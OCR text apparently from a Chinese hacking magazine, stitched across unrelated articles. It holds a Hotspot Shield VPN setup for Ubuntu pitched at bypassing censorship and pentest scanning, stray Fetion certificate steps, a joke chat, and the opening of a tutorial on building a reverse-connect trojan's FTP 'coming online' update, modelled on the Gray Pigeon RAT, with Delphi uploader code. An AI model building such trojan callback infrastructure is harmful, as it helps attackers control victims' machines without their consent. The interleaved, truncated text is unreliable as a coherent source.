


图4 保存证书




图5 导入证书




图6 添加账户



Ubuntu下使用Hotspot Shield免费VPN

■Mickey [I_S_T_O]

从本文可以简单了解ubuntu下的免费VPN

原来在Windows下做渗透的时候，为了穿墙，用的最多的就是HotspotShield了。现在随着工作需要，转到了ubuntu平台，平时浏览网页、穿墙都很简单，用wine开启个自由门就行了，可是遇到要对主机进行整体扫描的情况，还是用VPN方便。上网找了找资料，配合自己的实践摸索，也可以在ubuntu下实现使用**Hotspot Shield**免费VPN的目的了。




图1

首先来到**http://www.hotspotshield.com/clientless/iphone/get_started.php**，点击“**Get Account ID**”按钮，得到VPN的IP地址（64.55.144.10）和账户信息（wneeds/wneeds），如图1。

接下来使用**apt-get**安装xl2tpd，命令如下：

```
sudo apt-get install xl2tpd
```

编辑**/etc/xl2tpd/xl2tpd.conf**，添加以下内容：

```
[lac hotspotshield]
lns = HotSpotShieldServerIP
require chap = yes
refuse pap = yes
require authentication = yes
; Name should be the same as the username in the PPP authentication!
name = YourHotSpotShieldUsername
ppp debug = yes
pppoptfile = /etc/ppp/options.l2tpd.client
length bit = yes
```

在**/etc/ppp/**目录下新建**options.l2tpd.client**文件，添加以下内容：

```
ipcp-accept-local
ipcp-accept-remote
refuse-eap
noccp
noauth
crtscts
idle 1800
    mtu 1410
    mru 1410
    nodefaultroute
    debug
    lock
    connect-delay 5000
```

这两个步骤的配置效果如图2。

分别使用vim编辑**/etc/xl2tpd/l2tp-secrets**、**/etc/ppp/chap-secrets**和**/etc/ppp/pap-secrets**文件，填入以下相同的内容："**wneeds**" **64.55.144.10** "**wneeds**"，格式对应为："VPN用户名" VPN的ip地址 "VPN密码"。最后启动**xl2tpd deamon**：**Sudo /etc/init.d/xl2tpd start**，这几步的配置效果如图3。

基本的配置都完成了，现在你可以连接VPN了，输入命令：

```
sudo su
echo "c hotspotshield" > /var/run/xl2tpd/l2tp-control
```

连接上后流量还不是走的VPN，因为还没有配置路由信息，网上的配置方法为**route add -net 0.0.0.0 dev ppp0**，但是这




图2




图3

我们点击“或者，您可以添加一个例外…”，然后选择“添加例外”，如图3，依次选择“**获取证书**”—“**查看**”—“**细节**”—“**导出**”，把证书保存出来就可以了，如图4。

接下来为Pidgin导入证书，在Pidgin的“**工具**”—“**证书**”—“**SSL服务器**”—“**添加**”处找到刚才导出的文件添加进去就可以了，如图5。

到这里我们就可以在Linux下正常的使用飞信了，但是除了要用户名，也就是手机号码和密码之外，还需要填服务器的IP：**221.130.44.193**，因为它还不能自动寻找服务器，如图6。

编辑点评：

飞信的确很好用，但很多朋友反映Linux下的飞信安装好怎么不能用啊？这篇文章解答了您的难题了吗？呵呵，装好飞信，别忘了服务器IP和证书哦。

反弹木马编写之FTP更新

张宇的私房对话:

放一段偶与娘子的笑话，不要看晕哦，呵呵！

LP->LG ：这个内存条是1代还是2代的？

LP->LG ：快！

LG->LP ：2

LG->LP ：2快

LP->LG ：是DDR1还是DDR2的？

LG->LP ：DDR2快

LP->LG ：快？

LG->LP ：DDR2快

LP->LG ：2代还是2快？

LG->LP ：2代就是DDR2

LP->LG ：那2快呢？

LG->LP ：？？

LP->LG ："LG说：DDR2快。"

LG->LP ：不惮你要问什么

LG->LP ：DDR2比DDR1快

LG->LP ：就是2代比1代快

LP->LG ：我知道，你打的"DDR2快"，我问你这个"快"是不是"代"的意思！

LG->LP ：不是

LG->LP ：就是DDR2比DDR1快

LP->LG ：那你给我这根是2还是1呢？

LG->LP ：1

LP->LG ：那你说1不就行了，搞死我了




图 无敌小龙

从本文您可以学到：

使用DELPHI的IDFTP组件实现FTP上传

读者朋友在使用灰鸽子等反弹远程控制软件时可以看到它具有一个自动上线功能，其实就是通过FTP实现反弹木马服务端的上线，如图1所示。




图1 灰鸽子的FTP反弹上线

在本文中就来模拟实现类似的功能。首先打开DELPHI编译器，然后在"Indy Clients"选项卡中找到"IDFTP"这个组件，然后摆放好各个组件的位置，最后效果如图2所示。




图2 组件及布局

现在来到代码编辑窗口编写如下代码：

```
procedure TForm1.Button2Click(Sender:TObject);
begin
  close;
end;

procedure TForm1.Button1Click(Sender: TObject);
begin
  try
    idftp1.Host:=edit1.Text;
    idftp1.Port:=strtoint(edit2.text);
    idftp1.Username:=edit3.text;
    idftp1.Password:=edit4.text;
    idftp1.Connect();
    listbox1.items.Add('连接FTP主机成功！');
  except
    listbox1.items.Add('连接FTP主机出错！');
  end;
end;

procedure TForm1.Button3Click(Sender: TObject);
var
  f1:textfile; //声明一个文本文件
begin
  assignfile(f1,'c:\temp.txt');
//绑定句柄
  rewrite(f1);          //执行写操作
  writeln(f1,edit6.text);  //写入数据
  closefile(f1);        //关闭句柄
  listbox1.items.Add('写TEMP.TXT文件成功！');

  idftp1.Put('c:\temp.txt',edit5.text);
  listbox1.items.Add('上传IP文件成功！');
end;
```

程序流程如下：

首先，通过设置IDFTP组件的主机、端口、用户名、密码等属性；

